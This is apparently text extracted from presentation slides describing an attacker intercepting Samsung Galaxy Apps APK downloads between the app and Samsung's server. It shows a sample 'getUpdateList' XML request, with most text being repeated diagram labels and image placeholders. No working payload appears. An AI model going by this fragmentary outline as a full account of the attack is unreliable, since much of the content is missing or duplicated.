Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server




Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server



Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server


Galaxy Apps	Attacker	Samsung Server
<pre>getUpdateList <?xml version="1.0" encoding="UTF-8"?> <SamsungProtocol networkType="0" version2="3" lang="EN" openApiVersion="24" deviceModel="SM- G950F" mcc="234" mnc="10" csc="BTU" odcVersion="4.2.10-11" version="5.5" filter="1"> <request name="productDetailMain" id="2280" numParam="9" transactionId="257eebcda006"> <param name="orderID"/> <param name="stduk">XXX</param> <param name="source"/> <param name="versionCode">190100000</param> <param name="imei">XXX</param> <param name="unifiedPaymentYN">Y</param> <param name="productImgWidth">135</param> <param name="productID">000000202169</param> <param name="productImgHeight">135</param> </request> </SamsungProtocol></pre>	<pre>getUpdateList (Request) (Response)</pre>	<pre>getUpdateList (Request) (Response)</pre>

Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server




Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server

